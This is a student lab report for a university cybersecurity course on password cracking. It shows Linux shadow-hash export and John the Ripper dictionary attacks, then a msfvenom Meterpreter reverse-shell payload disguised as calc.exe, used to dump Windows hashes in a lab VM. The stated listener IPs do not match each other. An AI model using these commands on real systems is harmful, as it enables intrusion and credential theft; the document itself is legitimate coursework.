OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS


Assignment #5 Password Cracking

Michael Greene

UIN: 01213114


TASK A – LINUX PASSWORD CRACKING

1. **10 points.** Create two groups, one is **cyse301f22**, and the other is your ODU Midas ID (for example, pjiang). Then display the corresponding group IDs.




I create two groups one with the command **sudo groupadd cyse301f22** and **sudogroupadd mgree034**. To verify and display their corresponding group ID's is used the command **sudo tail -n 2 /etc/group** to display the last two entries which are the groups I created. Cyse301f22 had the group ID of 1001 and mgree034 had the group ID 1002.

2. **10 points.** Create and assign three users to each group. Display related UID and GID information of each user.



I created 3 users for each group for 6 in total new users. Create and assign a user I used the command **sudo useradd -g cyse301f22(or mgree034) -m user(1-6)**. The -g option assigns them to a specific group and the -m creates a home directory for each user.

3. **15 points.** Choose six new passwords, **from easy to hard**, and assign them to the users you created. You need to show me the password you selected in your report, and **DO NOT** use your real-world passwords.



With the command **sudo passwd user(1-6)** I changed the password for each user.

User1 = cat

User2 = 1234


User3 = cat12

User4 = cat12!

User5 = Cat12!

User6 =C@t!2


4. **15 points.** Export all six users' password hashes into a file named "**YourMIDAS-HASH**" (for example, pjiang-HASH). Then launch a dictionary attack to crack the passwords. You MUST crack at least one password in order to complete this assignment.



I first performed the **sudo tail -6 /etc/shadow > mgree034-HASH** command to export the hashes of the 6 users to a newly create file named mgree034-HASH. Then with the command **john mgree034-HASH –wordlist=/usr/share/wordlists/rockyou.txt** to begin the dictionary attack. I used the rockyou.txt as the wordlist to perform a dictionary attack on the file containing the hashes I exported. After approximately 5 minutes it resulted in 2 passwords being cracked. The command **john mgree034 –show** displays the cracked passwords. User1 displayed the password cat and user2 had the password of 1234.

TASK B – WINDOWS PASSWORD CRACKING

1. 15 points. Display the password hashes by using the “hashdump” command in the meterpreter shell.




On the Windows 7 VM I created 3 users.

User1 = cat123


User2 = C@t123

User3 = animal




On the Kali machine I opened up Metasploit and used **exploit/multi/handler** and **set payload windows/meterpreter/reverse_**tcp then set **lhost to 192.168.10.25** the kali machine. Once I hit exploit I opened another terminal tab and created a payload with msfvenom -p **windows/meterpreter/reverse_tcp lhost=192.168.217.3 lport=4444 -f exe -o calc.exe.** The lport=4444 was the default I had set when I first started the meterpreter session. I then started an apache 2 webserver with the payload. Then on the Windows VM I went and downloaded the calc.exe file I created and ran it. Going back to the Kali machine my meterpreter sessions started and I used the command **hashdump** to view the password hashes of the Windows VM that I established a connection with.

2. **15 points.** Save the password hashes into a file named "**your_midas.WinHASH**" in Kali Linux (you need to replace the "your_midas" with your university MIDAS ID). Then run John the ripper for **10 minutes** to crack the passwords (You MUST crack at least one password in order to complete this assignment.).




I copied the password hashes from the previous step and saved them to a text file with the name mgree034.WinHASH. I then used the john mgree034.WinHash with the rockyou.txt command and the NT format. I had problems with this at first and had to repeat this step multiple times, because the CCIA environment kept freezing for me. However, I was able to crack 2 passwords for User1 with the password cat123 and user3 with the password animal.

